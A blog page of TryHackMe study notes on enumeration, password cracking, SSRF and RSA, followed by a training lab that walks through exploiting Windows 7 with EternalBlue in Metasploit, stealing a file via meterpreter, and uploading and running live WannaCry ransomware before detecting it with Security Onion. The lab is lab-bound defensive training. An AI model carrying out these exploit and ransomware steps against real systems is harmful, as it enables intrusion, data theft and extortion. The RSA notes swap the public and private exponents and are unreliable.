All posts by Ocel0t

Notes test

THM_Notes.ctb

TryHackMe


Tools


Powershell


Powershell commands are cmdlets

Powershell can view Alternate Data Streams (ADS)
$DATA
Windows explorer doesnt allow this
Used to Hide malware

Commands


Get-Help = obtain cmdlet info
Get-ChildItem = list contents of directory
Get-FileHash = Append w/ desired algo
Get-Content = Reads contents of a file
-Path = Specifies path
-File / -Directory = list flies/directories
-Filter = Qualify Path paremeter
-Recurse = Gets items in locations
-Hidden = Get only hidden items
-Algorythm = Sets the algo for GetHash
Measure-Object = Counts output of file
-Word = Used with | to output
Set-Location = Change directories
Select-String = Search for a pattern
ErrorAction SilentlyContinue = Handles errors

EX:
To view all hidden files in current directory
Get-ChildItem -File -Hidden -ErrorAction SilentlyContinue

To change location to admins desktop
Set-Location -Path c:\users\administrator\desktop

To get the number of words in a file
Get-Content -Path file.txt | MeasureObject -Word

To look for PDF's in the admins desktop
Select-String -Path 'c:\users\administrator\desktop’ -Pattern ‘*.pdf’

-Filter '*3*'

Command line examples:
Getting the string for redryder
images/9-1.png
Finding hidden files
images/9-2.png
Looking at contents of hidden files
images/9-3.png

ADS


You can use the strings tool to view ADS binaries
images/10-1.png

You can find hidden things inside of files by parsing through the string

ReverseEngineering


How to go through assembly x86-64 to look through system memory

Using the tool rdare2 that dissassembles the bianaries

How to use the .NET framework

How to use Remmina and ILSpy

rdare2


Use the command
r2 -d ./file1

Then to analyze it use
aa

to find a list of functions use
afl

to examine assembly code use
pdf@ main
images/2-1.png
images/2-2.png

set a breakpoint using
db 0x00400b55

verify using print dissassembly function
pdf @main

now run the program using (continue)
dc

run print dissassembly function again
pdf @main

images/2-3.pngtells cpu where we are in the the code
rip is 64 bit version instruction
mov – transfers values
moves to a double word variable
value of 4 (look @ table)

enter the command for the var int local
px @rbp-0xc

prints in hex use the command step to move on to the next instruction
ds

user the display register command to see contents
dr
images/2-4.png

they correspond to the local_ch and move through the instructions at that rate.

.NET


Use RDP and ILSpy to decompite .NET malware


Remmina


Open up remmina to connect to an RDP client on Linux


images/5-1.png

ILSpy


Open up IL spy

images/6-1.png
images/6-2.png

1. Navigate to the TBFC App
2. Found the CrackMe interesting and looked inside
3. Found an interesting thing labeled unsafe

images/6-3.png

Opened it up and found a password and a flag

Hydra


Bruteforce SSH


images/21-1.png

John


John The Ripper

Using with a wordlist
images/25-1.png

To convert an ssh passphrase to John format
images/25-2.png


Use format to force a format crack (md5)
images/25-3.png

use the hash-id.py script to get the format
images/25-4.png


Services


Samba


Share service for Windows
uses ports 445 and 139
Verify with Nmap general scan
use nmap scripts to enum

Enumerating SMB shares

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.0.252

images/11-1.png

3 shares open

connecting to a share
images/11-2.png

Downloading a share
images/11-3.png

FTP


port 21

can use nc to connect to
images/12-1.png

ProFTPD module


Very exploitable
– Check version
images/13-1.png
– Info
http://www.proftpd.org/docs/contrib/mod_copy.html

use commands to copy a file
images/13-2.png
This copied the RSA ID key to a file on my local machine
SITE
CPFR
CPTO

NFS


Install the nfs-common suite
sudo apt install nfs-common

scan the target with nmap to verify
nmap -A -p- <ip>
show the nfs shares
/usr/sbin/showmount -e [IP]
make a directort in tmp to mount the enumed share
mkdir /tmp/mount
sudo mount -t nfs 10.10.76.163:home /tmp/mount/ -nolock


images/15-1.png
images/15-2.png

SMTP


Uses port 25

use Metasploit to enumerate/exploit
Modules:
auxiliary/scanner/smtp/smtp_version
auxiliary/scanner/smtp/smtp_enum

images/16-1.png

MySQL


Database system

to login: (assuming you have creds)
mysql -h <IP> -u <Username> -p
images/22-1.png

Use metasploit to attack

images/22-2.png

the mysql_schema dump and mysql_sql modules to enumerate

set RHOSTS, PASSWORD, USERNAME

Use hashdump to get a hash

images/22-3.png

You can grab a user hash and run it against John to get a password. Use this info to login to SSH (password reuse exploit)
images/22-4.png

Put the user/hash into a txt so John can crack it
images/22-5.png


Web Attacks


SSRF


Server Side Request Forgery

– Forces a web app to make request to resources that it normally would not

EX: Web app can produce screenshots of other websites when user submits a URL and the attacker could submit internal IP address to get a screenshot of internal resources


images/7-1.png

The TLD here is not a FQDN and points to something on the inside
Use a URL decoder to get better info

images/7-2.png

Try and get root with
http://10.10.244.9/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2F
The result is the page can not be found
It is an indicator the site may be vulerable to SSRF

Next try and change the port to 22 instead of 8080
http://10.10.244.9/?proxy=http%3A%2F%2Flist.hohoho%3A22
This will attempt to exectue and indicate that the port is open. However because we are just using a web browser we cannot SSH into it and the page will error out.


Net try and connect to the local host
images/7-3.png

We have been blocked but can try and bypass that

Set the name to
http://10.10.166.162/?proxy=http%3A%2F%2Flist.hohoho.localtest.me


This will treat us as a local user and possibly display some useful info

Cryptography


Modulo

images/23-1.png

Symmetric vs Asymmetric
same key diff key
AES RSA
DES EC

Digital Signatures/Certificates
Root CA

RSA


Rivest Shamir Adleman

RSA decryption tools

https://github.com/Ganapati/RsaCtfTool

https://github.com/ius/rsatool

Goole RSA calculator

RSA for CTF
“p” “q” are large prime numbers
“n” is the product of p & q
The public key is “n” and “d”
The private key is “n” and “e”
“m” represents the num in plaintext
“c” represents cyphertext

GPG


GNU Pretty Good Privacy

Man page

https://www.gnupg.org/gph/de/manual/r1023.html

Crack using gpg2john

1. Import the secret key
2. Verify
3. Decrypt using the key
images/26-1.png

Attacking Windows 7 with Eternal Blue

 Essential / Driving Questions(s):

 1: What is Eternal Blue?

 2: What is Metasploit?

 3: How do we detect these kinds of attacks?

 4: How can we prevent this from happening to us?

Objectives / Goals

Part 1: Perform reconnaissance on the Windows 7 machine and Verify the SMB ports are open.

Part 2: Create a payload with Metasploit and load in the Eternal Blue module.

Part 3: Launch the exploit and create a shell on the Windows 7 machine.  

Part 4: Execute the ransomware named WannaCry from within the created shell.

Part 5: Detect the attack with Security Onion and report your findings in detail.

Topology


IP ADDRESSING CHART:

Cyber Kill Chain:   

Background / Scenario:

While working as a Tier 1 security analyst you receive a frantic call from a client that has been locked out of their computer. They state that there is a message on the screen saying that all of their files are encrypted and the only way to get them restored is by sending Bitcoin to an address. It is your job to trace how the attack took place and then pass the information on so that the IRT (Incident Response Team) can get to work on restoring the system. 

Work through the process of an attacker as they use various tools like Nmap and Metasploit to download and install the ransomware on a vulnerable Windows 7 machine.

  1. Required Resources:
  • PC running Windows or Linux with Oracle VirtualBox installed and at least 8 GB of RAM and 45 GB of free space. 
  • Security Onion, Kali Linux, and Windows 7(Service Pack 1) .ova’s. 
  • Internet access to research the threat.
  1. Starting the Virtual Machines

Here you load up and configure the Virtual Machines that will be used in the lab. You will also do some research to better understand the tools and exploits that are being  used.

  1. Launch the Kali, Security Onion, and Windows 7 Virtual Machines

    Use Oracle VirtualBox to start the necessary machines using the following login credentials. If you have room, try and position all 3 so that they are on the screen at the same time. 

  1. Security Onion (Username: analyst/Password: cyberops)
  2. Kali Linux (Username: kali/Password: kali)
  3. Windows 7: Service Pack 1(Username: admin/Password: password123)
  1. What kind of considerations should you take into place when running multiple Virtual Machines? Why?
  1. Research Metasploit, go to the webpage https://docs.rapid7.com/metasploit/getting-started and describe in your own words what Metasploit is.
  1. Research Eternal Blue, go to the webpage https://www.avast.com/c-eternalblue and note what operating system it affects and what protocol it is exploiting. 
  1. Explain briefly, what the purpose of the SMB or Server Message Block protocol is.

Ensure that all involved Virtual machines are properly configured. Ping each virtual machine from each machine  to ensure they are networked properly. (You may need to turn off Windows firewall)

  1. When you have verified the connections you may continue with the lab

Part 2: Use The Metasploit application to gain access to the vulnerable Windows 7 machine

Use Kali Linux and Metasploit to attack the vulnerable Windows 7 end user.

Step 1: Perform reconnaissance 

Run a basic Nmap scan and verify what services are open (vulnerable) on the current PC.  

  1. Nmap is a tool that is installed by default on Kali Linux. When  provided an IP address it will scan the target to see what services, or ports are open. It allows you to add different options, or “switches” that can extract the exact information we are looking for. Open up a terminal window and use the man page of nmap to find and describe the various options -sV, -sC, -T5, -oX.

(kali)-[~]$ man nmap

-sV 

-sC

-T5 

-oX 

You can string together different options in one command. Use the provided command with the previous options we looked up. Let the scan run and then analyze the results.This will put the results of the scan into an XML file named blue.xml that we can use later on if we need it.

(kali)-[~]$ nmap -sV -sC -T5 -oX blue.xml 209.165.200.235  

5) How many ports are open?(What port do we need to run our Eternal Blue exploit)

Launch Metasploit and load the modules

Here we will use Metasploit to exploit the vulnerable machine.

  1. In the same terminal run the command msfconsole this will start Metasploit. This will take a minute to load up. 

(kali)-[~]$ msfconsole

  1. Metasploit has the ability to search through a database for known vulnerabilities. Note how the user prompt changes. In the msf console, run the command search along with the name of the Microsoft security bulletin related to Eternal Blue. This will provide us with the path to the payload that we need to exploit the Windows machine.

    msf6 > search ms17-010

  1. Locate the correct payload we want to use (Note: Remember we are exploiting a Windows 7 machine and want to use Eternal Blue) and run the use command to load the payload into Metasploit.

    msf6 > use exploit/windows/smb/ms17_010_eternalblue

  1. Now with the module loaded in we need to set a target remote host. We are going to run the command set RHOSTS along with the IP address of the vulnerable Windows machine.

    msf6 > set RHOSTS 209.165.200.235

  1. Finally use the run command, this will execute the payload and launch a meterpreter session if successful. A meterpreter session will give us an unstable shell inside of our target machine. 

     msf6 > run

3:  Exploit the Windows machine from within the meterpreter session. 

  1. When the exploit finishes note the current path. We are now inside of the target machine, but we need to poke around to see what our capabilities are. 

6) What is the current path you now have(What did the user prompt change to)?

7) What kind of commands are you able to run(Use ? for ideas)?

meterpreter > ?

  1. Use dir to see what directory we are in. It looks like we are inside of the user’s desktop based on the files that populate the screen. It is possible to change directories, but that is outside the scope of this lab.

meterpreter > dir

8) What is the name of the useful looking file that you find? 

  1. Use the download command to get the file on our machine. We can access its contents when we finish the attack. With the file successfully copied we can now unleash the ransomware on the target. 

meterpreter > download secret.txt

Part 3: Use WannaCry ransomware to encrypt the Windows 7 machine.  

Use The Zoo, an open source repository of all known malware, to upload the ransomware to the Windows PC. 

Step 1: Upload the virus to the target machine. 

  1. Minimize the terminal window and go to the desktop of our Kali VM. Verify that our ransomware is visible. You should see a file called Wanna.exe This was downloaded from an open source project on Github called “The Zoo“. It is live malware and should never be used outside of this lab or test environment. Visit https://github.com/ytisf/theZoo for more information. 
  2. Once you have verified that the file is there, switch back to your meterpreter terminal and enter the command upload Wanna.exe this will start the upload process. 

meterpreter > upload Wanna.exe

Go to the Windows virtual machine and verify that the file has been downloaded to the Desktop.

Step 2: Execute the payload

  1. We have two options here as attackers, we can wait for some user to actually click on the .exe, or we can execute it ourselves if we have the right privileges. Use the commands getuid, getpid, and ps to see who we are, and where we are. 

meterpreter > getuid

meterpreter > getpid

meterpreter > ps

9) What is the name of the process ID we are using and who are we using it as?

  1. Great, we have verified that we have administrative rights! We can execute this program and don’t need to worry about any privilege escalation. Run execute -f Wanna.exe. The -f option stands for file, so we are running this program exactly as if we were at that machine and double clicking on it.

meterpreter > execute -f Wanna.exe

10) What are the Results(Check the Windows virtual machine after a few minutes)?

Summary Report:

Use the Screen Capture if there are no available VM’s

How many alerts were generated by the entire exploit?   What are the alert #s and associated event messages? 

  1. When did this occur?  (Begin/end date and time.  How long did this take?)
  1. What IP addresses are involved?  (indicate which are internal, external)  And where applicable indicate the MAC address.  
  1. What IP addresses are involved?  (indicate which are internal, external) 
    1. Internal computers: (and associated MAC address(es) and operating system running) (How did you find this? I.e. which tool did you use?) 
  1. External computers:  (and associated MAC address(es) and operating system running) (How did you find this? I.e. which tool did you use?) 
  1. What are some of the Source IDs of the rules that triggered from the event?  What were the sources of the Source IDs?  (List by alert)
  1. How does the malware / exploit work?  Any common operating systems, applications, or file types  targeted?  (Summary of key points from what you find on researching.)  
  1. Based on events, what vulnerability has been used by the malware or exploit?   Consider what exploit(s) occurred and which event messages were generated and associated for each exploit.
  1. Summarize the details of the exploit.  (How this began, what was attacked, any domains used, if so list the names with IP addresses, how was the exploit and malware payload delivered,) 
  1. What other applications (i.e. pivot to Wireshark, Kibana, Bro, etc)  did you pivot to substantiate this event is a true positive alert?  If you downloaded files, list the files as you named them when you downloaded.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144

https://nvd.nist.gov/vuln/detail/CVE-2017-0144

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010

https://www.avast.com/c-eternalblue